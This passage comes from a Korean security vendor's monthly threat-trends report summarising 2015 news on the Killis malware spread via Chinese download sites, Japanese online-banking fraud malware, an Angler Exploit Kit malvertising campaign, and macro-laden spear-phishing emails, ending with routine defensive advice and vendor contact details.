Xcode의 여파가 채 가시기도 전에, 중국의 온라인 상에서 또 한번의 사건이 터졌다. Killis라는 이름을 가진 드라이버형 악성코드로, 중국 내 20여개의 유명 파일 다운로드 사이트를 통하여 10시간 이내 동안 50만대의 PC를 감염시켰다.

Killis악성코드는 파일 다운로드 사이트를 통하여 유포되었다.
파일 다운로드 사이트에서 사용자들을 광고로 유도하는 것은 이미 새로운 것이 아니다. 하지만 이번 Killis 악성코드의 숙주는 유명 파일 다운로드 사이트의 실제 파일 다운로드 주소에 숨어있었다.

즉 사용자가 실제 파일을 다운받고자 주소를 클릭하면, 가장 먼저 사용자다 다운로드 받고자 한 파일이 아닌 파일 사이트의 전용 파일다운로드 프로그램을 내려준다. 사용자가 이 프로그램을 설치한 후에 파일을 내려주게 되는데, 파일을 내려받음과 동시에 C&C 서버에 대량의 리퀘스트를 보낸다.

이 과정에서 Killis악성코드가 사용자 PC에 숨어들게 된다.
만약 당신이 중국 내 파일 다운로드 사이트를 이용한다면, Killis 악성코드에 감염되었을 가능성이 크다.
아래는 Killis 악성코드를 유포하는 파일 다운로드 사이트 목록이다.

统一下载站
绿茶软件园
当游网
飞翔下载
起点下载
星星软件站
非凡软件站
多多软件站
当下软件园
软件E线下载
华彩软件站
软件盒子
极速下载站
未来软件园
天空下载站
数码资源网
玩游戏网
XP系统之家
系统天堂
中关村在线
太平洋下载
华军软件园

이렇게 방대한 트래픽을 감당할 수 있는 악성코드라면 아마 배후에 커다란 조직이 있다고 추측할 수 있다.

출처 : http://www.freebuf.com/vuls/79490.html

3. 일본

– 넷뱅킹의 부정송금, 악성코드도 진화

ネットバンキングの不正送金、マルウェアも進化

악성코드들이 계속 진화함에 따라, 온라인 뱅킹의 부정송금 피해도 함께 증가하고 있다.
경찰청에 따르면, 2015년 상반기의 온라인뱅킹 부전송금피해액은 약 15억 5500만엔으로, 전년도의 약 10억 5800만엔보다 약 1.5배 증가하였다. 또한 신용금고나 신용조합에서의 피해가 확대된 것 이외에도 농업협동조합과 노동금고에서도 새로운 피해가 발생하고 있다.

이러한 부정송금에 이용되는 악성코드들도 진화하여, C&C 서버와 통신하여 통신처를 임의로 변경하거나 공격대상인 금융기관을 변경할 수 있는 악성코드들이 등장하고 있다.

또한 브라우저의 송수신 내용은 조작하거나 도청하는 MITB 공격 및 키로깅을 이용하여 키보드의 입력정보 그 자체를 수집해서 외부로 송신하여 부정송금에 악용하는 경우도 지속적으로 발생하고 있다.

경찰청에서는 부정송금에 악용된 계좌정보 및 명의정보를 금융기관에 제공하였을 뿐만 아니라, 범죄자들에 대한 국외송금수사를 강화하고 있다. 또한 봇넷 정보를 바탕으로 금융기관과 협력하여 계좌정지 등의 조치를 취하고 있다.

출처 : http://www.security-next.com/062713

– 부정광고를 통한 공격이 발생 약 3000개의 일본국내사이트 약 50만명에게 영향


不正広告を通じた攻撃が発生、約3000の国内サイト、約50万人に影響～トレンドマイクロ報告

9월 일본사용자들을 대상으로 한 '악성광고(malvertisement)' 공격이 확인되었다. 이번 공격은 악성광고와 익스플로잇 방식을 함께 이용하여 광고가 노출되는 사이트를 방문한 사용자들을 효과적으로 공격했다.

이번 악성광고는 약 3000개의 사이트에서 노출되었으며, 이 사이트들을 방문하는 약 50만명의 사용자들이 'Angler Exploit Kit'을 이용한 악성코드 감염위험에 처했다.


확인된 악성광고는 모두 일본어 광고로, 일본 사용자를 타겟으로 삼은 것이라고 추측된다. 이번에 악성광고가 노출된 사이트로는 일본의 유명 뉴스사이트나 블로그가 포함되어 있었다. 또한 이 악성광고는 일본의 지방 관광협회나 온라인샵의 광고로 사용되는 베너를 이용함으로써, 정상 광고와 구별할 수 없도록 하였다.

9月に確認された不正広告の被害イメージ図：



악성광고는 거의 3000개의 일본 국내 정상사이트에서 노출되었으며, 9월 7일, 9월 13일, 9월 23일 총 3번의 공격피크가 확인되었다고 한다. 또한 공격 기간 중 1일 최대 10만명의 사용자에게 이 악성광고가 노출되었다고 하였다.

攻撃にさらされたユーザ数



이번 공격에는 2015년 7월에 패치된 IE 취약점 CVE-2015-2419, 2015년 8월에 패치된 Flash Player 취약점 CVE-2015-5560이 이용되었다. 그렇기 때문에 구 버전의 프로그램을 사용하는 사용자가 악성광고가 포함되어 있는 홈페이지에 접속한다면, 드라이브 바이 다운로드 공격을 통하여 자동으로 악성 프로그램이 실행될 위험성이 있다.

이 공격에 의해 감염된 악성코드는 정보탈취 악성코드 'TSPY_ROVNIX.YPOB'로 확인되었다.

공격에는 'ads.js'라고 이름 붙여진 JavaScript의 파일이 이용되어 다양한 악성행위를 하였다. 하지만 이 파일은 일본 국내와 국외에서 송신되는 내용이 다르기 때문에, 일본지역 이외의 PC도 감염시키지만 악성행위는 할 수 없다.

코드자체는 사용자를 공격자의 '트래픽 탐지 시스템(TDS)'로 유도하며, 만약 프록시 서버를 경유하고 있다고 판단할 때에는 실행을 중지한다. 또한 카스퍼스키나 멀웨어바이트의 백신이 동작하고 있는 경우에도 실행을 중지한다.

트랜드마이크로에서는 이번 공격은 악성광고를 이용한 공격이 정교하게 이루어 질 경우, 이를 탐지하는 것은 매우 어렵다는 것을 보여준다고 지적하였다. 악성광고는 사용자들에게 일반 정상광고와 동일하게 보일 뿐만 아니라 공격대상 역시 특정 지역으로 제한함으로써, 그 지역 이외의 보안전문가들이 공격을 알아차리기 힘들기 때문이다.

이러한 공격의 위협을 최소화 하기 위해서는, 사용하는 SW들을 항상 최신으로 유지하며 백신프로그램을 이용하는 습관을 길러야 한다.

출처 : http://internet.watch.impress.co.jp/docs/news/20151002_723896.html

-일본 내 넷뱅킹을 노린 스피어피싱 공격 확산

国内ネットバンキングを狙うスパムメールが拡散

일본 트랜드 마이트로는, 10월 9일 공식블로그에 [넷뱅킹을 공격목표로 한 '주문확인서', '복합기에서 발송된 메시지'를 가장한 스피어피싱]이라는 글을 올렸다.

기사에 따르면, 실제 존재하는 회사이름을 사용한 '주문확인서'와 '복합기에서 발송된 메세지' 를 위장한 두 종류의 스팸메일을 확인하였다고 한다. 이 스팸메일에는 매크로 바이러스가 포함된 워드 파일이 첨부되어 있으며, 수신자가 워드파일을 열면 자동으로 매크로 바이러스가 실행되며 악성 사이트에 접속하여 사용자 PC에 넷뱅킹을 타겟으로 한 악성코드 'SHIZ'를 내려 받는다.

'SHIZ'악성코드는 2015년 처음 발견되었으며, 7월부터 활발히 공격을 진행 중에 있다. 이 악성코드는 넷뱅킹을 표적으로 한 악성코드로, ' SHIFU' 라고 불리고 있다. 이번에 발견된 두 종류의 스피어 피싱 역시 금전적 이득을 취하기 위하여 일본 넷뱅킹을 타겟으로 한 공격이라고 볼 수 있다.

'주문확인서' 이메일은 지난달 9월에 발견되었으며, '복합기에서 발송된 메세지'는 올해 6월 확인되었으며, 이 악성메일들은 거의 동시에 ' SHIZ' 악성코드를 유포하고 있다.

트랜드마이크로의 조사에 따르면, 이 악성메일들은 10월 8일 오전 6시부터 오후 6시까지 12시간동안 13000통 이상 발송된 것으로 확인되었다.

'주문확인서'의 악성메일은 제목에 [주문 감사합니다 – 첨부파일 '출하안내'를 반드시 확인해 주십시오]라는 문자열을 포함하고 있으며, ' 복합기에서 발송된 메세지'를 위장한 악성메일은 제목에 'Message From'이라는 문자열을 포함하고 있으며, 본문 마지막에 '나시도쿄 복합기로부터의 송신'이라는 문장이 포함되어 있다.

이런 스피어피싱 공격을 예방하기 위해서는 출처 불분명한 사용자에게서 온 문서파일들을 실행하지 말아야 하며, 사용하는 백신을 항상 최신으로 유지해 주어야 합니다.

출처 : http://www.is702.jp/news/1845/

알약 10월 보안동향보고서

Contact us

㈜이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr